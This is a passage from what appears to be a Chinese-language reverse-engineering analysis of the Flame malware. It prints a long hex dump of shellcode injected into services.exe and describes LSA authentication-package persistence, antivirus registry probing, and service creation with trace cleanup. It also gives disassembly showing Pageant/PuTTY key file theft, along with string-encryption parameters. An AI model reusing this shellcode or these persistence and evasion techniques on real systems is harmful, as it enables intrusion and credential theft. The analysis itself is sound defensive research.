0x00,0x00,0x03,0xD1,0x52,0x50,0xFF,0x56,0x20,0x83,0xC4,0x0C,0xFF,0x45,0x08,0x66,
0x8B,0x45,0x08,0x66,0x3B,0x47,0x06,0x72,0xCB,0x8B,0x45,0xF4,0x2B,0x47,0x34,0x89,
0x45,0xB8,0x0F,0x84,0x8A,0x00,0x00,0x00,0x8B,0x87,0xA0,0x00,0x00,0x00,0x03,0x45,
0xF4,0x3B,0x45,0xF4,0x75,0x0C,0xC7,0x45,0xF0,0x0A,0x00,0xFF,0xFF,0xE9,0x09,0x04,
0x00,0x00,0x8B,0x8F,0xA4,0x00,0x00,0x00,0x03,0xC8,0x3B,0xC1,0x89,0x4D,0xB4,0x73,
0x61,0x8B,0x50,0x04,0x8B,0x08,0x03,0x4D,0xF4,0x83,0xEA,0x08,0xF7,0xC2,0xFE,0xFF,
0xFF,0xFF,0x89,0x5D,0x08,0x76,0x43,0x8B,0x55,0x08,0x0F,0xB7,0x54,0x50,0x08,0x81,
0xE2,0xFF,0x0F,0x00,0x00,0x89,0x55,0xD8,0x8B,0x55,0x08,0x0F,0xB7,0x54,0x50,0x08,
0x0F,0xB7,0xD2,0xC1,0xEA,0x0C,0x74,0x10,0x83,0xFA,0x03,0x75,0x3F,0x0F,0xB7,0x55,
0xD8,0x8B,0x5D,0xB8,0x03,0xD1,0x01,0x1A,0x8B,0x50,0x04,0xFF,0x45,0x08,0x83,0xEA,
0x08,0xD1,0xEA,0x33,0xDB,0x39,0x55,0x08,0x72,0xBD,0x03,0x40,0x04,0x3B,0x45,0xB4,
0x72,0x9F,0x8B,0x87,0x80,0x00,0x00,0x00,0x03,0x45,0xF4,0x3B,0x45,0xF4,0x75,0x18,
0xC7,0x45,0xF0,0x0C,0x00,0xFF,0xFF,0xE9,0x7F,0x03,0x00,0x00,0xC7,0x45,0xF0,0x0B,
0x00,0xFF,0xFF,0xE9,0x73,0x03,0x00,0x00,0x39,0x58,0x0C,0x0F,0x84,0x80,0x00,0x00,
0x00,0x83,0xC0,0x10,0x89,0x45,0x08,0x8B,0x45,0x08,0x83,0x38,0x00,0x74,0x70,0x83,
0x78,0xF4,0x00,0x0F,0x85,0xB9,0x00,0x00,0x00,0x8B,0x58,0xFC,0x03,0x5D,0xF4,0x53,
0xFF,0x56,0x18,0x85,0xC0,0x0F,0x84,0xB0,0x00,0x00,0x00,0x53,0xFF,0x56,0x10,0x85,

0xC0,0x89,0x45,0xD8,0x0F,0x84,0xAA,0x00,0x00,0x00,0x8B,0x45,0x08,0x8B,0x18,0x03,
0x5D,0xF4,0xEB,0x29,0x8B,0x03,0x85,0xC0,0x79,0x07,0x25,0xFF,0xFF,0x00,0x00,0xEB,
0x08,0x8B,0x4D,0xF4,0x03,0xC1,0x83,0xC0,0x02,0x50,0xFF,0x75,0xD8,0xFF,0x56,0x1C,
0x85,0xC0,0x89,0x03,0x0F,0x84,0x83,0x00,0x00,0x00,0x83,0xC3,0x04,0x83,0x3B,0x00,
0x75,0xD2,0x83,0x45,0x08,0x14,0x8B,0x45,0x08,0x83,0x78,0xFC,0x00,0x75,0x88,0x33,
0xDB,0x66,0x39,0x5F,0x06,0x89,0x5D,0x08,0x0F,0x86,0xBA,0x00,0x00,0x00,0x0F,0xB7,
0x45,0x08,0x8B,0x4D,0xCC,0x6B,0xC0,0x28,0x03,0xC1,0x8B,0x48,0x24,0xF7,0xC1,0x20,
0x00,0x00,0x20,0x74,0x07,0xC7,0x45,0xC8,0x01,0x00,0x00,0x00,0x33,0xD2,0x42,0x85,
0xC9,0x79,0x03,0x89,0x55,0xD0,0xF7,0xC1,0x00,0x00,0x00,0x00,0x40,0x74,0x03,0x89,0x55,
0xD4,0x39,0x5D,0xC8,0x8B,0xCA,0x74,0x42,0x39,0x5D,0xD0,0x74,0x2E,0x6A,0x40,0x59,
0xEB,0x49,0xC7,0x45,0xF0,0x0D,0x00,0xFF,0xFF,0xEB,0x19,0xC7,0x45,0xF0,0x0E,0x00,
0xFF,0xFF,0xEB,0x10,0xC7,0x45,0xF0,0x0F,0x00,0xFF,0xFF,0xEB,0x07,0xC7,0x45,0xF0,
0x10,0x00,0xFF,0xFF,0x33,0xDB,0xE9,0x70,0x02,0x00,0x00,0x8B,0x4D,0xD4,0xF7,0xD9,
0x1B,0xC9,0x83,0xE1,0x10,0x83,0xC1,0x10,0xEB,0x11,0x39,0x5D,0xD4,0x74,0x0C,0x33,
0xC9,0x39,0x5D,0xD0,0x0F,0x95,0xC1,0x8D,0x4C,0x09,0x02,0x8B,0x50,0x08,0x8B,0x40,
0x0C,0x03,0x45,0xF4,0x89,0x55,0xB4,0x8D,0x55,0xC4,0x52,0x51,0xFF,0x75,0xB4,0x50,
0xFF,0x56,0x0C,0x85,0xC0,0x74,0x28,0xFF,0x45,0x08,0x66,0x8B,0x45,0x08,0x66,0x3B,
0x47,0x06,0x0F,0x82,0x46,0xFF,0xFF,0xFF,0x8B,0x7F,0x28,0x03,0x7D,0xF4,0x89,0x7D,
0xE0,0x75,0x18,0xC7,0x45,0xF0,0x12,0x00,0xFF,0xFF,0xE9,0x0C,0x02,0x00,0x00,0xC7,
0x45,0xF0,0x11,0x00,0xFF,0xFF,0xE9,0x00,0x02,0x00,0x00,0xFF,0xB6,0x1C,0x09,0x00,
0x00,0x33,0xFF,0x47,0x57,0xFF,0x75,0xF4,0xFF,0x55,0xE0,0x3B,0xC7,0x74,0x14,0x53,
0x53,0xFF,0x75,0xF4,0xFF,0x55,0xE0,0xC7,0x45,0xF0,0x13,0x00,0xFF,0xFF,0xE9,0xD8,
0x01,0x00,0x00,0x8D,0x86,0x6A,0x02,0x00,0x00,0x50,0x53,0x8D,0x45,0xA8,0x50,0x89,
0x7D,0xBC,0xFF,0x56,0x44,0x3B,0xC3,0x89,0x45,0xE8,0x75,0x0C,0xC7,0x45,0xF0,0x14,
0x00,0xFF,0xFF,0xE9,0xB3,0x01,0x00,0x00,0x6A,0xFF,0x50,0xFF,0x56,0x48,0x85,0xC0,
0x74,0x0C,0xC7,0x45,0xF0,0x15,0x00,0xFF,0xFF,0xE9,0x9D,0x01,0x00,0x00,0x8D,0x46,
0x60,0x50,0x53,0x68,0x1F,0x00,0x0F,0x00,0xC6,0x45,0xFB,0x01,0xFF,0x56,0x2C,0x3B,
0xC3,0x89,0x45,0xE4,0xC6,0x45,0x0B,0x00,0xBF,0x08,0x55,0x00,0x00,0x75,0x28,0x8D,
0x46,0x60,0x50,0x57,0x53,0x6A,0x04,0x8D,0x45,0xA8,0x50,0x6A,0xFF,0xC6,0x45,0x0B,
0x01,0xFF,0x56,0x28,0x3B,0xC3,0x89,0x45,0xE4,0x75,0x0C,0xC7,0x45,0xF0,0x16,0x00,
0xFF,0xFF,0xE9,0x54,0x01,0x00,0x00,0x57,0x53,0x53,0x6A,0x02,0xFF,0x75,0xE4,0xFF,
0x56,0x30,0x3B,0xC3,0x89,0x45,0xEC,0x75,0x0C,0xC7,0x45,0xF0,0x17,0x00,0xFF,0xFF,
0xE9,0x36,0x01,0x00,0x00,0x80,0x7D,0x0B,0x00,0x0F,0x84,0x01,0x01,0x00,0x00,0x57,
0x53,0xFF,0x75,0xEC,0xFF,0x56,0x24,0x83,0xC4,0x0C,0x89,0x5D,0xD0,0x8D,0xBE,0xFA,
0x04,0x00,0x00,0x57,0xFF,0x56,0x14,0x3B,0xC3,0x89,0x45,0xB4,0x74,0x3B,0xFF,0x45,
0xD0,0x83,0x7D,0xD0,0x05,0x7C,0xEC,0x53,0x6A,0x18,0x8D,0x45,0x90,0x50,0x53,0x6A,
0xFF,0xFF,0x56,0x3C,0x3D,0x00,0x00,0x00,0xC0,0x72,0x2A,0x53,0x6A,0x18,0x8D,0x45,
0x90,0x50,0x53,0x6A,0xFF,0xFF,0x56,0x3C,0x83,0xF8,0xFF,0x77,0x18,0xC7,0x45,0xF0,
0x19,0x00,0xFF,0xFF,0xE9,0xD2,0x00,0x00,0x00,0xC7,0x45,0xF0,0x18,0x00,0xFF,0xFF,
0xE9,0xC6,0x00,0x00,0x00,0x8B,0x45,0x94,0x8B,0x40,0x0C,0x83,0xC0,0x0C,0x8B,0x38,
0xEB,0x0A,0x8B,0x4F,0x18,0x3B,0x4D,0xB4,0x74,0x08,0x8B,0x3F,0x3B,0xF8,0x75,0xF2,
0xEB,0x68,0x8B,0x47,0x1C,0x8B,0x4D,0xEC,0x89,0x41,0x04,0x8B,0x86,0x18,0x09,0x00,
0x00,0x6A,0x40,0x68,0x00,0x10,0x00,0x00,0x83,0xC0,0x14,0x50,0x53,0xFF,0x56,0x04,
0x3B,0xC3,0x75,0x09,0xC7,0x45,0xF0,0x1A,0x00,0xFF,0xFF,0xEB,0x7E,0x8B,0x4E,0x20,

0x89,0x48,0x10,0x8B,0x4E,0x38,0x89,0x48,0x0C,0x8B,0x4E,0x48,0x89,0x48,0x08,0x8B,
0x4D,0xEC,0xC7,0x00,0xBA,0xBA,0x0D,0xF0,0x89,0x48,0x04,0xFF,0xB6,0x18,0x09,0x00,
0x00,0x83,0xC0,0x14,0xFF,0xB6,0x14,0x09,0x00,0x00,0x89,0x45,0xB4,0x50,0xFF,0x56,
0x20,0x8B,0x45,0xB4,0x83,0xC4,0x0C,0x89,0x47,0x1C,0x8B,0x45,0xEC,0x39,0x58,0x04,
0x75,0x09,0xC7,0x45,0xF0,0x1B,0x00,0xFF,0xFF,0xEB,0x30,0x8B,0x4D,0xE8,0x89,0x08,
0x8B,0x4D,0xEC,0x33,0xC0,0x33,0xD2,0x83,0xC1,0x08,0x3B,0xC3,0x75,0x26,0x39,0x19,
0x75,0x02,0x8B,0xC1,0x42,0x81,0xC1,0x20,0x02,0x00,0x00,0x83,0xFA,0x28,0x72,0xEA,
0x3B,0xC3,0x75,0x10,0xC7,0x45,0xF0,0x1C,0x00,0xFF,0xFF,0x8B,0x7D,0xF4,0xC6,0x45,
0xFA,0x01,0xEB,0x5F,0x8B,0x4D,0xE0,0x8B,0x7D,0xF4,0x89,0x48,0x04,0x89,0x38,0xC7,
0x40,0x08,0x01,0x00,0x00,0x00,0x8B,0x8E,0x1C,0x09,0x00,0x00,0x89,0x48,0x0C,0x8A,
0x8E,0x20,0x09,0x00,0x00,0x88,0x48,0x10,0x8B,0x8E,0x10,0x09,0x00,0x00,0x89,0x88,
0x1C,0x02,0x00,0x00,0x68,0x0A,0x02,0x00,0x00,0x8D,0x8E,0x04,0x07,0x00,0x00,0x51,
0x83,0xC0,0x12,0x50,0xFF,0x56,0x20,0x83,0xC4,0x0C,0x80,0x7D,0x0B,0x00,0x74,0x13,
0xFF,0x75,0xE8,0x89,0x5D,0xEC,0x89,0x5D,0xE4,0xFF,0x56,0x38,0xC6,0x45,0xFB,0x00,
0x89,0x5D,0xE8,0x39,0x5D,0xEC,0x74,0x06,0xFF,0x75,0xEC,0xFF,0x56,0x34,0x39,0x5D,
0xE4,0x74,0x06,0xFF,0x75,0xE4,0xFF,0x56,0x4C,0x80,0x7D,0xFB,0x00,0x74,0x06,0xFF,
0x75,0xE8,0xFF,0x56,0x38,0x39,0x5D,0xE8,0x74,0x06,0xFF,0x75,0xE8,0xFF,0x56,0x4C,
0xFF,0x75,0xC0,0xFF,0x56,0x54,0x39,0x5D,0xDC,0x74,0x06,0xFF,0x75,0xDC,0xFF,0x56,
0x5C,0x80,0x7D,0xFA,0x00,0xB8,0x1E,0x00,0xFF,0xFF,0x74,0x2C,0x39,0x5D,0xBC,0x74,
0x0B,0x39,0x5D,0xE0,0x74,0x06,0x53,0x53,0x57,0xFF,0x55,0xE0,0x80,0xBE,0x20,0x09,
0x00,0x00,0x00,0x74,0x06,0x57,0xFF,0x56,0x34,0xEB,0x0A,0x68,0x00,0x80,0x00,0x00,
0x53,0x57,0xFF,0x56,0x08,0x8B,0x45,0xF0,0x89,0xBE,0x2C,0x0B,0x00,0x00,0xEB,0x05,
0xB8,0x05,0x00,0xFF,0xFF,0x5F,0x5E,0x5B,0xC9,0xC2,0x04,0x00,0x68

第三次接着上面的 Shell Code 地址顺序写入：

写入数据为，长度为 4

0x00,0x00,0x00,0x00

第四次接着上面的 Shell Code 地址顺序写入：

Shell Code 如下文件,长度为：0x5e2330

最后恶意代码通过函数 CreateRemoteThread 函数来创建远程线程，执行刚才写入到 Services.exe 进程中的 Shell code。

发现对注册表进行操作：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\SeCEdit

- 疑似组策略键值

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation

- StandardSize，修改标准时间

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count\HRZR_EHACNGU:(ahyy)

键值： 类型: REG_BINARY 长度：16 (0x10) 字节 s

05 00 00 00 06 00 00 00 20 3E 44 29 E3 54 CD 01 | ..... >D)鉚?

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11

键值： 类型: REG_BINARY 长度：56 (0x38) 字节 s

000000: 36 00 31 00 00 00 00 00 C8 40 0A 0F 10 00 66 6C | 6.1.....蔩....fl

000010: 61 6D 65 00 22 00 03 00 04 00 EF BE DC 40 EF 1C | ame."....."锞蹳?

000020: DC 40 18 1D 14 00 00 00 66 00 6C 00 61 00 6D 00 | 蹳.....f.l.a.m.

000030: 65 00 00 00 14 00 00 00 | e.....

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\0

键值： 类型: REG_BINARY 长度：78 (0x4e) 字节 s

000000: 4C 00 31 00 00 00 00 00 C7 40 EA 39 10 00 6D 73 | L.1.....芲?..ms

000010: 73 65 63 6D 67 72 2E 6F 63 78 00 00 30 00 03 00 | secmgr.ocx..0...

000020: 04 00 EF BE DC 40 F5 1C DC 40 09 1D 14 00 00 00 | ..锞蹳?蹳.....

000030: 6D 00 73 00 73 00 65 00 63 00 6D 00 67 00 72 00 | m.s.s.e.c.m.g.r.

000040: 2E 00 6F 00 63 00 78 00 00 00 1C 00 00 00 | ..o.c.x.....

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\0\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\0\0

键值： 类型：REG_BINARY 长度：54 (0x36) 字节 s

000000: 34 00 35 00 00 00 00 00 DC 40 CB 1B 10 00 D8 53 | 4.5.....蹳?..豐

000010: CD 79 31 00 00 00 1E 00 03 00 04 00 EF BE DC 40 | 戡 1.....锞蹳

000020: F6 1C DC 40 08 1D 14 00 00 00 D8 53 CD 79 31 00 | ?蹳.....豐戡 1.

000030: 00 00 16 00 00 00 | .....

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\0\0\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\0\0\MRUListEx

键值： 类型： REG_BINARY 长度：4 (0x4) 字节 s

FF FF FF FF |

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\0\0\NodeSlot

键值： DWORD: 96 (0x60)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\0\MRUListEx

键值： 类型: REG_BINARY 长度: 8 (0x8) 字节 s

00 00 00 00 FF FF FF FF | ....

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\0\NodeSlot

键值： DWORD: 95 (0x5f)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\MRUListEx

键值： 类型: REG_BINARY 长度: 8 (0x8) 字节 s

00 00 00 00 FF FF FF FF | ....

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\BagMRU\11\NodeSlot

键值： DWORD: 94 (0x5e)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\94\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\94\Shell\

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\94\Shell\Address

键值： DWORD: 4294967295 (0xffffffff)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\94\Shell\Buttons

键值： DWORD: 4294967295 (0xffffffff)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\94\Shell\Col

键值： DWORD: 4294967295 (0xffffffff)

HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\Bags\94\Shell\ColInfo

键值： 类型: REG_BINARY 长度: 112 (0x70) 字节 s

000000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................

000010: FD DF DF FD 0F 00 04 00 20 00 10 00 28 00 3C 00 | 啐.... ...(.<.

000020: 00 00 00 00 01 00 00 00 02 00 00 00 03 00 00 00 | ................

000030: B4 00 60 00 78 00 78 00 00 00 00 00 01 00 00 00 | ?`.x.x.........

...更多...

开机启动：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Authentication Packages

新： 类型: REG_MULTI_SZ 长度: 21 (0x15) 字节 s

6D 73 76 31 5F 30 00 6D 73 73 65 63 6D 67 72 2E | msv1_0.mssecmgr.

6F 63 78 00 00 | ocx..

旧： 类型: REG_MULTI_SZ 长度: 8 (0x8) 字节 s

6D 73 76 31 5F 30 00 00 | msv1_0..

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction\LcnEndLocation

新； 字符串: "10675834"

旧; 字符串: "0"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction\LcnStartLocation

新： 字符串: "10485101"

旧： 字符串: "0"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction\OptimizeComplete

新： 字符串: "Yes"

旧： 字符串: "No"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction\OptimizeError

新：字符串: " "

旧：字符串: "Missing Registry Entries"

**HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SeCEdit**

**HKLM\Software\Microsoft\Internet Explorer\LowRegistry**

**HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Option**

**HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation**

**HKLM\SOFTWARE\Symantec\Norton AntiVirus**

**HKLM\SOFTWARE\Symantec\InstalledApps**

**HKLM\SOFTWARE\KasperskyLab\avp6\settings**

**HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon**

**HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings**

**HKLM\SOFTWARE\KasperskyLab**

**HKLM\SOFTWARE\Symantec\SymSetup\Internet security**

**HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist**

**HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList**

**HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System**

**HKLM\SOFTWARE\Symantec\Symantec AntiVirus**

**HKLM\SYSTEM\CurrentControlSet\Control\Lsa**

**HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters**

**HKIU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced**

**HKLM\Software\Microsoft\Windows\CurrentVersion\MMDevices\Audio\Capture\%s\properties**

发现 Flame 遍历系统中所有顶层窗口，查找类名与窗口名都为”Pageant”的窗口并向其发送消息。经确认 Pageant 为 Putty 程序的认证代理工具，可以添加用户私钥，之后第一次登陆服务器时输入密码 Pageant 会将密码保存，以后则不需要输入密码。

SendMessageA( Msg=0x4a,wParam=0x00,lParam=0x804e50ba)

发现 Flame 恶意代码创建一个桌面，然后创建进程 Iexplorer.exe 并将其默认桌面设置为新创建的桌面，可能为达到隐藏启动的目的。

```
mov     [ebp+StartupInfo.cb], 44h
mov     eax, lpszDesktop
mov     [ebp+StartupInfo.lpDesktop], eax ; set desktop
```

```
mov     [ebp+CommandLine], bl
mov     esi, 104h
push    esi
push    ebx
lea     eax, [ebp+VersionInformation]
push    eax                     ; pVersionInformation
call    0x101A1130
add     esp, 0Ch
push    esi                     ; nSize
lea     eax, [ebp+CommandLine]
push    eax             ; "%ProgramFiles%\Internet Explorer\iexplore.exe"
push    environment_strings
call    ExpandEnvironmentStringsA
cmp     eax, ebx
jz      0x100E3157
cmp     eax, esi
ja      0x100E3157
lea     eax, [ebp+ProcessInformation]
push    eax                     ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                     ; lpStartupInfo
push    ebx                     ; lpCurrentDirectory
push    ebx                     ; lpEnvironment
push    4                       ; dwCreationFlags
push    ebx                     ; bInheritHandles
push    ebx                     ; lpThreadAttributes
push    ebx                     ; lpProcessAttributes
lea     eax, [ebp+CommandLine]
push    eax                     ; lpCommandLine
push    ebx                     ; lpApplicationName
call    ds:CreateProcessA
```

**分析中发现大量 SQL 语句，这些语句是操作 SQLite 数据库中的相关数据。**

```
SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';'FROM
main.sqlite_master WHERE type = 'table' AND name!='sqlite_sequence' AND rootpage>0

UPDATE %s SET Grade = (SELECT %d/%d.0*(rowid - 1) FROM st WHERE st.ProdID = %s.ProdID);
ELECT 'DELETE FROM vacuum_db.' || quote(name) || ';' FROM vacuum_db.sqlite_master WHERE
name='sqlite_sequence'
INSERT OR REPLACE INTO Configuration (Name, App, Value) VALUES('%s','%s' ,'%s');

INSERT OR IGNORE INTO %s (Name,App,Value) Values('STORAGE_LENGTH','%s',0);

UPDATE sqlite_master SET sql = sqlite_rename_parent(sql, %Q, %Q) WHERE %s;
```

```
INSERT INTO %Q.%s VALUES('index',%Q,%Q,#%d,%Q);

UPDATE %s SET Value = Value - old.BufferSize WHERE Name = 'STORAGE_SIZE' AND App = '%s';

UPDATE %s SET Value = Value + 1 WHERE Name = 'STORAGE_LENGTH' AND App = '%s';

SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';' FROM
vacuum_db.sqlite_master WHERE name=='sqlite_sequence';

UPDATE %s SET Value = Value - 1 WHERE Name = 'STORAGE_LENGTH' AND App = '%s';

UPDATE %s SET Value = Value + new.BufferSize WHERE Name = 'STORAGE_SIZE' AND App = '%s';

UPDATE sqlite_temp_master SET sql = sqlite_rename_trigger(sql, %Q), tbl_name = %Q WHERE %s;

UPDATE %Q.%s SET sql = CASE WHEN type = 'trigger' THEN sqlite_rename_trigger(sql, %Q)ELSE
sqlite_rename_table(sql, %Q) END, tbl_name = %Q, name = CASE WHEN type='table' THEN %Q WHEN
name LIKE 'sqlite_autoindex%%' AND type='index' THEN 'sqlite_autoindex_' || %Q || substr(name,%d+18)
ELSE name END WHERE tbl_name=%Q AND (type='table' OR type='index' OR type='trigger');

INSERT OR IGNORE INTO %s (Name,App,Value) Values('STORAGE_SIZE','%s',0);
```

5. **WQL**

**WQL 的全称是 WMI Query Language，简称为 WQL， Windows 管理规范查询语言。**

**root\ CIMV2**

**select * from Win32_LogicalDisk**

**SELECT * FROM __InstanceOperationEvent WITHIN %d WHERE TargetInstance ISA 'Win32_LogicalDisk'**

**select ProcessID, Name from Win32_Process**

6. **创建以下命名管道**

**\\.\pipe\navssvcs**

**\\.\pipe\PipeGx16**

**\\.\\pipe\spoolss**

分析过程中发现一些函数存在类似加花的指令,这些指令并不影响程序的任何功能,如下红色部分代码。

```
push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
```

```
mov     eax, eax
push    ebx
push    eax
pop     eax
pop     ebx
pusha
popa
mov     esi, [ebp+8]
```

Flame 在单独的线程修改权限，打开并创建服务，加载运行 Rdcvlt32.exe 程序。

```
push    edi                 ; lpPassword
push    edi                 ; lpServiceStartName
push    edi                 ; lpDependencies
push    edi                 ; lpdwTagId
push    edi                 ; lpLoadOrderGroup
push    PathName            ; lpBinaryPathName =
;"%windir%\system32\rdcvlt32.exe"
push    edi                 ; dwErrorControl
push    3                   ; dwStartType
push    10h                 ; dwServiceType
push    0F01FFh             ; dwDesiredAccess
push    DisplayName         ; lpDisplayName
push    ServiceName         ; lpServiceName
push    eax                 ; hSCManager
call    CreateServiceA
cmp     eax, edi
```

并且在创建完服务后直接将其启动，并删除服务,清理掉注册表相关痕迹。

```
mov     eax, [ebx+4]
mov     byte ptr [eax+6], 1
call    start_service
mov     [ebp-1], al
mov     eax, edi
call    delete_service
cmp     al, 1
jnz     0x1011BCD9
```

### 7. 各个模块字符串的加密部分析

各个模块的加密部分存在很大的相通相同处。采用的算法主要是通过如下方式：





**图 3-5 加密算法**

各个文件采取的算法参数和算式如下：

| File name | Param a | Param b | Param c | M |
|---|---|---|---|---|
| Mssecmgr.ocx | 0xBh | 0xBh+0xCh | [0x10376F70h] | M=(0xBh+n)*(0xBh+0xCh+n)+[0x101376F70h] |
| Msglu32.ocx | 0xBh | 0xBh+0xCh | [0x101863ECh] | M=(0xBh+n)*(0xBh+0xCh+n)+[0x101863ECh] |
| Advnetcfg.ocx | 0x1Ah | 0x5h | 0 | M==(0xAh+n)*(0x5h+n) |
| Nteps32.ocx | 0x1Ah | 0x5h | 0 | M==(0xAh+n)*(0x5h+n) |
| Soapr32.ocx | 0x11h | 0xBh | 0 | M==(0x11h+n)*(0xbh+n) |
| Noname.dll | 0x11h | 0xBh | 0 | M==(0x11h+n)*(0xbh+n) |
| Jimmy.dll | 0xBh | 0xBh+0x6h | 0x58h | M=(0xbh+N)*(N+0xbh+0x6h)+0x58h |
| Comspol32.ocx | 0xBh | 0xBh+0x6h | 0 | M=(0xbh+N)*(N+0xbh+0x6h) |
| Browse32.ocx | 0xBh | 0xBh+0xch | 0 | M=(0xbh+N)*(N+0xbh+0xch) |

发现 Flame 读取 PUTTY 创建 Key 的临时文件内容，可能为破解通讯密钥。

%Documents and Settings%\Administrator\PUTTY.RND

```
lea     eax, putty_file_path[eax]
push    eax                     ; lpBuffer
push    offset str_HOMEPATH ; decode:"HOMEPATH"
call    my_decode_strA    ; decode: "HOMEPATH"
pop     ecx
push    eax                     ; lpName
call    edi ; GetEnvironmentVariableA
test    eax, eax
jnz     short 0x10073E35
push    esi                     ; uSize
push    ebx                     ; lpBuffer
call    ds:GetWindowsDirectoryA
push    ebx                     ; c1
call    0x101A1370
pop     ecx
mov     esi, eax
jmp     short 0x10073E3B
add     [ebp+var_4], eax
mov     esi, [ebp+var_4]
push    offset str_PUTTY_RND ; data
call    my_decode_strA    ; decode : "\PUTTY.RND"
push    eax
lea     eax, putty_file_path[esi]
push    eax
call    0x101A1270    ;    cat path

push    ebx                     ; hTemplateFile
push    ebx                     ; dwFlagsAndAttributes
push    3                       ; dwCreationDisposition
push    ebx                     ; lpSecurityAttributes
push    3                       ; dwShareMode
push    80000000h               ; dwDesiredAccess
push    offset putty_file_path ; lpFileName
call    ds:CreateFileA
cmp     eax, 0FFFFFFFFh
mov     [ebp+hObject], eax
jz      short 0x10073EE6
push    esi
mov     esi, ds:ReadFile        ;read putty.rnd file
```

Flame 中发现 Lua 模块的静态编译版本

